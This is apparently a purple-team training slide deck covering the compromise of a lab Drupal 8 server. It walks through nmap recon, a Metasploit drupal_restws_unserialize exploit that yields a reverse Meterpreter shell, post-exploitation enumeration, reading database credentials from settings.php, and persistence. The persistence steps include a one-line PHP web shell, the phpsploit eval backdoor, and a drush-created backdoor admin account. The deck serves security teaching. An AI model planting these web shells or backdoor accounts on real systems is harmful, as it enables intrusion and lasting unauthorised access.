


BLACK BOX CAMPAIGN 1: ATTACKING AND DEFENDING A WEB SERVER

ALLCYBER – PURPLE TEAMING VILLAGE



AGENDA:

- Weeks 1, 2, 3, & 4
 - Understanding the Technology (All)
 - What is a penetration test?
 - What does black box mean?
 - MITRE ATT&CK TTPs with Different Tools
 - Understanding the Adversary Behavior (Tyler)
 - Tactics, Techniques and Procedures
 - Attack Simulations
 - Detection, Response, and Mitigation Opportunities (Jose)
 - Misconfigurations and Updates Management
 - Security Telemetry (Logs) and Analytics Development
- Week 5
 - Live Simulation



RECAP

RECON, ENUMERATION, & EXPLOITATION SO FAR...

WHAT DO WE KNOW SO FAR?


```
Kali-Linux-2021.4a (Fresh Install) [Running]
root@kali:~# nmap -p80 -sV -O 192.168.10.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-12 00:52 EST
Nmap scan report for 192.168.10.22
Host is up (0.00052s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd
MAC Address: 08:00:27:87:45:DE (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9, Linux 5.1
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.22 seconds

root@kali:~#
```

Apache Web Server Port 80



Website: umami food magazine



```
Kali-Linux-2021.4a (Fresh Install) [Running]
root@kali:~# nmap -sC 192.168.10.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-12 00:55 EST
Nmap scan report for 192.168.10.22
Host is up (0.00044s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
_ http-generator: Drupal 8 (https://www.drupal.org)
_ http-title: Home | Umami Magazine
_ http-robots.txt: 22 disallowed entries (15 shown)
_ /core/ /profiles/ /README.txt /web.config /admin/
_ /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
_ /user/password/ /user/login/ /user/logout/ /index.php/admin/
_ /index.php/comment/reply/
MAC Address: 08:00:27:87:45:DE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.78 seconds

root@kali:~#
```

Generator: Drupal Version 8

```
Kali-Linux-2021.4a (Fresh Install) [Running]
root@kali:~# nmap -p 80 --script http-methods --script-args http-methods.test-all-true 192.168.10.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-12 01:18 EST
Nmap scan report for 192.168.10.22
Host is up (0.00042s latency).


PORT      STATE SERVICE
80/tcp    open  http
_ http-methods:
_ Supported Methods: POST GET HEAD OPTIONS
MAC Address: 08:00:27:87:45:DE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.57 seconds

root@kali:~#
```

HTTP Methods: POST GET HEAD OPTIONS

ENUMERATION THE EXACT DRUPAL VERSION



Drupal already installed | × +

← → ↺ 🏠 10.0.2.18/core/install.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Drupal 8.6.5

Drupal already installed

- To start over, you must empty your existing database and copy *default.settings.php* over *settings.php*.
- To upgrade an existing installation, proceed to the [update script](#).
- View your [existing site](#).

RUNNING EXPLOIT



```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > run
```

```
[*] Started reverse TCP handler on 10.0.2.12:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://10.0.2.18/rest/type/shortcut/default
[+] The target is vulnerable.
[*] Sending POST to /node with link http://10.0.2.18/rest/type/shortcut/default
[*] Sending stage (39282 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.12:4444 → 10.0.2.18:49026 ) at 2022-05-03 03:19:51 -0400
```

```
meterpreter > █
```


I'M IN!



NOW WHAT?



POST EXPLOITATION

WEB SERVER / DRUPAL 8

BUT FIRST, SOME METASPLOIT BASICS



First things first.


BACK TO
BASICS

METERPRETER BASICS

METERPRETER AND METASPLOIT MODULE BASICS

LEARN MORE HERE [HTTPS://WWW.OFFENSIVE-SECURITY.COM/METASPLOIT-UNLEASHED/](https://www.offensive-security.com/metasploit-unleashed/)

METERPRETER CORE COMMANDS




```
meterpreter > help
```

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module

METERPRETER COMMANDS & EXTENSIONS



Extension Name Stdapi: File system Commands Extension Group

Meterpreter Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
chmod	Change the permissions of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Available Commands and Extensions vary based on Meterpreter architecture

LOAD METERPRETER EXTENSIONS



Use tab completion with the 'load' command to see available extensions

```
meterpreter > load s
load sniffer load stdapi
meterpreter > load sniffer
Loading extension sniffer... Success.
meterpreter > 
```

Sniffer Commands

<u>Command</u>	<u>Description</u>
sniffer_dump	Retrieve captured packet data to PCAP file
sniffer_interfaces	Enumerate all sniffable network interfaces
sniffer_release	Free captured packets on a specific interface instead of downloading them
sniffer_start	Start packet capture on a specific interface
sniffer_stats	View statistics of an active capture
sniffer_stop	Stop packet capture on a specific interface

```
meterpreter > 
```


BACKGROUND SESSION



```
meterpreter > background
```

 ← Works for Meterpreter session and shell sessions

```
[*] Backgrounding session 1...
```

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > 
```

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > sessions
```


Active sessions

Search by keyword, ingredient, dish

Search

Id	Name	Type	Information	Connection
1		meterpreter php/linux	www-data @ www.umami.com	10.0.2.12:4444 → 10.0.2.18:34036 (10.0.2.18)

MANAGE SESSIONS



```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > sessions -h
Usage: sessions [options] or sessions [id]
```

Active session manipulation and interaction.

OPTIONS:

-c, --command <command>	Run a command on the session given with -i, or all
-C, --meterpreter-command <command>	Run a Meterpreter Command on the session given with -i, or all
-d, --list-inactive	List all inactive sessions
-h, --help	Help banner
-i, --interact <id>	Interact with the supplied session ID
-k, --kill <id>	Terminate sessions by session ID and/or range
-K, --kill-all	Terminate all sessions
-l, --list	List all active sessions
-n, --name <id> <name>	Name or rename a session by ID
-q, --quiet	Quiet mode
-s, --script <script>	Run a script or module on the session given with -i, or all
-S, --search <filter>	Row search filter.
-t, --timeout <seconds>	Set a response timeout (default: 15)
-u, --upgrade <id>	Upgrade a shell to a meterpreter session on many platforms
-v, --list-verbose	List all active sessions in verbose mode
-x, --list-extended	Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example: sessions -s checkvm -i 1,3-5 or sessions -k 1-2,5,6

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > sysinfo
```


```
Computer : www.umami.com
```

```
OS : Linux www.umami.com 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64
```

```
Meterpreter : php/linux
```

```
meterpreter >
```

SEARCH MODULES



```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > search type:post platform:linux
```

Matching Modules

Search by keyword, ingredient, dish

#	Name	Disclosure Date	Rank	Check	Description
0	post/multi/manage/filesshare		normal	No	Browse the session filesystem in a Web Browser
1	post/linux/busybox/set_dmz		normal	No	BusyBox DMZ Configuration
2	post/linux/busybox/set_dns		normal	No	BusyBox DNS Configuration
3	post/linux/busybox/wget_exec		normal	No	BusyBox Download and Execute
4	post/linux/busybox/enum_connections		normal	No	BusyBox Enumerate Connections
5	post/linux/busybox/enum_hosts		normal	No	BusyBox Enumerate Host Names
6	post/linux/busybox/jailbreak		normal	No	BusyBox Jailbreak
7	post/linux/busybox/ping_net		normal	No	BusyBox Ping Network Enumeration
8	post/linux/busybox/smb_share_root		normal	No	BusyBox SMB Sharing
9	post/multi/escalate/cups_root_file_read	2012-11-20	normal	No	CUPS 1.6.1 Root File Read
10	post/multi/gather/chrome_cookies		normal	No	Chrome Gather Cookies

USE A MODULE WITH A SESSION



```
msf6 > use post/linux/gather/checkcontainer
msf6 post(linux/gather/checkcontainer) > info
```

```
Name: Linux Gather Container Detection
Module: post/linux/gather/checkcontainer
Platform: Linux
Arch:
Rank: Normal
```

```
Provided by:
James Otten <jamesotten1@gmail.com>
```

Compatible session types:

- Meterpreter
- Shell

Basic options:

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.

Description:

This module attempts to determine whether the system is running inside of a container and if so, which one. This module supports detection of Docker, LXC, and systemd nspawn.

```
msf6 post(linux/gather/checkcontainer) > set session 2
session => 2
msf6 post(linux/gather/checkcontainer) > run
```

```
[*] This does not appear to be a container
[*] Post module execution completed
```

LET'S GET BACK TO OUR WEBSERVER



AND NOW BACK TO
OUR REGULARLY
SCHEDULED
PROGRAMMING

POST EXPLOITATION: DISCOVERY

RECON AGAIN! ENUMERATION WITH METASPLOIT

GET SOME BASIC SESSION INFORMATION



```
meterpreter > sysinfo
Computer      : www.umami.com
OS           : Linux www.umami.com 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64
Meterpreter  : php/linux
meterpreter > localtime
Local Date/Time: 2022-05-23 21:28:53 EDT (UTC-0400)
meterpreter > getuid
Server username: www-data
meterpreter > getpid
Current pid: 1618
```

FIND SOME MODULES FOR ENUMERATION



```
msf6 > search type:post platform:linux gather
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	post/multi/gather/chrome_cookies		normal	No	Chrome Gather Cookies
1	post/multi/gather/grub_creds		normal	No	Gather GRUB Password
2	post/multi/gather/tomcat_gather		normal	No	Gather Tomcat Credentials
3	post/linux/gather/ecryptfs_creds		normal	No	Gather eCryptfs Metadata
4	post/linux/gather/gnome_keyring_dump		normal	No	Gnome-Keyring Dump
5	post/linux/gather/haserl_read		normal	No	Haserl Arbitrary File Reader
6	post/multi/gather/jboss_gather		normal	No	Jboss Credential Collector
7	post/multi/gather/jenkins_gather		normal	No	Jenkins Credential Collector
8	post/multi/gather/lastpass_creds		normal	No	LastPass Vault Decryptor
9	post/linux/gather/enum_containers		normal	No	Linux Container Enumeration
10	post/linux/gather/enum_psk		normal	No	Linux Gather 802-11-Wireless-Security Credentials
11	post/linux/gather/enum_configs		normal	No	Linux Gather Configurations

USE SOME MODULES TO ENUMERATE THE SYSTEM



```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > use post/linux/gather/enum_system
msf6 post(linux/gather/enum_system) > info
```

use other modules too

Name: Linux Gather System and User Information

Module: post/linux/gather/enum_system

Platform: Linux

Arch: msf6 post(linux/gather/enum_system) > run

Rank: Normal

[+] Info:

[+] Ubuntu 18.04 LTS

[+] Linux www.umami.com 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

[+] Module running as "www-data" user

[*] Linux version stored in /root/.msf4/loot/20220603174405_default_10.0.2.18_linux.enum.syste_133772.txt

[*] User accounts stored in /root/.msf4/loot/20220603174405_default_10.0.2.18_linux.enum.syste_129191.txt

[*] Installed Packages stored in /root/.msf4/loot/20220603174405_default_10.0.2.18_linux.enum.syste_252948.txt

[*] Running Services stored in /root/.msf4/loot/20220603174405_default_10.0.2.18_linux.enum.syste_748512.txt

[*] Cron jobs stored in /root/.msf4/loot/20220603174405_default_10.0.2.18_linux.enum.syste_233452.txt

[*] Disk info stored in /root/.msf4/loot/20220603174405_default_10.0.2.18_linux.enum.syste_059734.txt

[*] Logfiles stored in /root/.msf4/loot/20220603174405_default_10.0.2.18_linux.enum.syste_191013.txt

[*] Setuid/setgid files stored in /root/.msf4/loot/20220603174406_default_10.0.2.18_linux.enum.syste_593556.txt

[*] CPU Vulnerabilities stored in /root/.msf4/loot/20220603174406_default_10.0.2.18_linux.enum.syste_900552.txt

[*] Post module execution completed


Basic options:

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on

Description:

This module gathers system information. We collect installed packages, installed services, mount information, user list, user bash history and cron jobs

REMEMBER, YOU CAN DO THE SAME THING MANUALLY!



```
meterpreter > shell
Process 3718 created.
Channel 15 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux www.umami.com 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
```

diego-treitos / linux-smart-enumeration Public

<> Code Issues 3 Pull requests Actions Projects Wiki Security Insights

master 13 branches 48 tags Go to file Code

diego-treitos Version 4.6nw 3395e7 7 days ago 249 commits

📁 cve	cve-2022-0847: fixed false positive for kernel 4.x	13 days ago
📁 doc	Improved setuid binaries	11 months ago
📁 screenshots	Added screenshots	3 years ago
📁 tools	Added scripts and code for the CVE feature	3 months ago
📄 LICENSE	Update LICENSE	2 years ago
📄 README.md	Updated URLs to use releases	3 months ago
📄 lse.sh	Version 4.6nw	7 days ago

📄 README.md

First, a couple of useful oneliners :)

```
wget "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh" -O lse.sh;chmod 700 lse.sh
```

```
curl "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh" -Lo lse.sh;chmod 700 lse.sh
```

Note that since version `2.10` you can *serve the script* to other hosts with the `-S` flag!

linux-smart-enumeration

Linux enumeration tools for pentesting and CTFs

This project was inspired by <https://github.com/rebootuser/LinEnum> and uses many of its tests.


Unlike LinEnum, `lse` tries to gradually expose the information depending on its importance from a privesc point of view.

Scripts can speed up manual enumeration, so you don't have to do *everything* manually

Don't forget you can do all that manually too

<https://github.com/diego-treitos/linux-smart-enumeration>

FYI, CONFIG FILES CAN HAVE USEFUL INFORMATION



```
meterpreter > cat /var/www/umami.com/sites/default/settings.php
<?php
```

```
// @codingStandardsIgnoreFile
```

```
$databases['default']['default'] = array (
  'database' => 'drupal_umami',
  'username' => 'umami_site',
  'password' => 'iloveumami',
  'prefix' => '',
  'host' => 'localhost',
  'port' => '',
  'namespace' => 'Drupal\\Core\\Database\\Driver\\mysql',
  'driver' => 'mysql',
);
```

OK, WE KNOW SOME STUFF. NOW WHAT?



POST EXPLOITATION: PERSISTENCE

SECURING A Foothold IN THE VICTIM

WHAT'S PERSISTENCE?




Persistence

The adversary is trying to maintain their foothold.

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

<https://attack.mitre.org/tactics/TA0003/>

METASPLOIT HAS PERSISTENCE MODULES



```
msf6 > search platform:linux persistence
```

Matching Modules

Search by keyword (optional) Search

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/local/apt_package_manager_persistence	1999-03-09	excellent	No	APT Package Manager Persistence
1	exploit/linux/local/autostart_persistence	2006-02-13	excellent	No	Autostart Desktop Item Persistence
2	exploit/linux/local/bash_profile_persistence	1989-06-08	normal	No	Bash Profile Persistence
3	exploit/linux/local/cron_persistence	1979-07-01	excellent	No	Cron Persistence
4	post/linux/manage/sshkey_persistence		excellent	No	SSH Key Persistence
5	exploit/linux/local/service_persistence	1983-01-01	excellent	No	Service Persistence
6	exploit/linux/local/yum_package_manager_persistence	2003-12-17	excellent	No	Yum Package Manager Persistence
7	exploit/linux/local/rc_local_persistence	1980-10-01	excellent	No	rc.local Persistence

* Modules are situational. Just because there's a module, doesn't mean it'll work for us *

FORGET METASPLOIT!
WE'RE IN A WEB SERVER, LET'S TRY A WEB SHELL

Hey Metasploit...



WHAT'S A WEB SHELL?



A web shell attack is the process of injecting an infected script into a web server so that malicious commands can be issued to the compromised server from a web browser.

A web shell attack could facilitate the following:

- Sensitive data theft.
- A DDoS attack.
- Forced recruitment into a botnet.
- The installation of Ransomware.

Backdoors are most efficiently established with web shells. Because of this, cyberattacks rarely immediately follow a web shell injection. Usually, cybercriminals are implementing an access point for future attacks.

<https://www.upguard.com/glossary/web-shell>


BAREBONES PHP WEB SHELL



```
meterpreter > pwd  
/var/www/umami.com  
meterpreter > edit shell.php  
meterpreter > █
```

* I created a new file, but you could hide this in an existing php file too *

```
<?php system($_GET['cmd']); ?>
```



🔒 10.0.2.18/shell.php?cmd=id



Kali Linux



Kali Tools



Kali Docs




Kali Forums



Kali NetHunter

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

THERE'S PLENTY OF FANCY PHP WEB SHELLS OUT THERE



<https://github.com/flozz/p0wny-shell>

<https://github.com/b374k/b374k>


<https://github.com/epinna/weevely3>

There's tons more on GitHub

Some are packaged by Kali too

```
p0wny@shell:~#  
10.0.2.18/shell.php  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
  
p0wny@shell:~/www/umami.com# id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
  
p0wny@shell:~/www/umami.com#
```

ALSO, CHECK OUT PHPSPLOIT



<https://github.com/nil0x42/phpsploit>

* it's in Kali too *

Full-featured C2 framework which silently persists on webserver via polymorphic PHP oneliner [Tweet](#)

requirements up-to-date code quality B lgtm alerts 24 coverage 68%

mentioned in awesome Follow @nil0x42 3.4k

Created by nil0x42 and contributors

```
phpsploit > set TARGET victim.com
phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPLOIT']); ?>

[*] Sending payload to http://victim.com:80/ ...
[*] Shell obtained by PHP (192.168.56.1 -> 192.168.56.101:80)

Connected to Linux server (victim.com)
running PHP 5.2.4-2ubuntu5.10 on Apache/2.2.8 (Ubuntu) DAV/2
phpsploit(victim.com) > ls

Listing: /var/www
=====

Mode            Owner      Group      Size  Last Modified      Name
----            -
drwxr-xr-x      www-data   www-data   4K    Fri Nov 25 16:58:30 -0500 2016  .
drwxr-xr-x      root       root       4K    Sun May 20 17:30:19 -0400 2012  ..
drwxrwxrwt      root       root       4K    Sun May 20 15:30:29 -0400 2012  dav
drwxr-xr-x      www-data   www-data   4K    Fri Nov 25 16:04:03 -0500 2016  dvwa
-rw-r--r--      www-data   www-data   978   Fri Nov 25 16:03:09 -0500 2016  index.php


phpsploit(victim.com) > whoami
www-data
phpsploit(victim.com) > █
```

Overview

The obfuscated communication is accomplished using HTTP headers under standard client requests and web server's relative responses, tunneled through a tiny **polymorphic backdoor**:

```
<?php @eval($_SERVER['HTTP_PHPSPLOIT']); ?>
```

CREATE A DRUPAL ADMIN ACCOUNT



We found database credentials earlier, so we can register a new account and change its database entry to be an admin.

Tyler's too lazy to show you how to do that right now, but you can

However, the 'drush' tool is installed. So we can also use that to create a new admin account easily

```
meterpreter > shell
Process 4772 created.
Channel 33 created.
drush user-create quiggleypuff --mail='quiggleypuff@maildrop.cc' --password='backd00r'
User ID      : 8
User name    : quiggleypuff
User mail    : quiggleypuff@maildrop.cc
User roles   : authenticated
User status  : 1


drush user-add-role "administrator" quiggleypuff
Added role administrator role to quiggleypuff
```

☐	USERNAME	STATUS	ROLES	MEMBER FOR
☒	quiggleypuff	Active	• Administrator	2 minutes 34 seconds
☐	Samuel Adamson	Active	• Author	2 months 3 weeks
☐	Megan Collins ...	Active	• Author	2 months 3 weeks
☐	Umami	Active	• Author	2 months 3 weeks
☐	Holly Foat	Active	• Author	2 months 3 weeks
☐	Grace Hamilton	Active	• Editor	2 months 3 weeks
☐	Margaret Hopper	Active	• Editor	2 months 3 weeks
☐	webadmin	Active	• Administrator	2 months 3 weeks

OK, WHAT ELSE CAN WE DO?



ALSO, CHECK OUT PHPSPLOIT



<https://github.com/nil0x42/phpsploit>

* it's in Kali too *

Full-featured C2 framework which silently persists on webserver via polymorphic PHP oneliner [Tweet](#)

requirements up-to-date code quality B lgtm alerts 24 coverage 68%

mentioned in awesome Follow @nil0x42 3.4k

Created by nil0x42 and contributors

```
phpsploit > set TARGET victim.com
phpsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPLOIT']); ?>

[*] Sending payload to http://victim.com:80/ ...
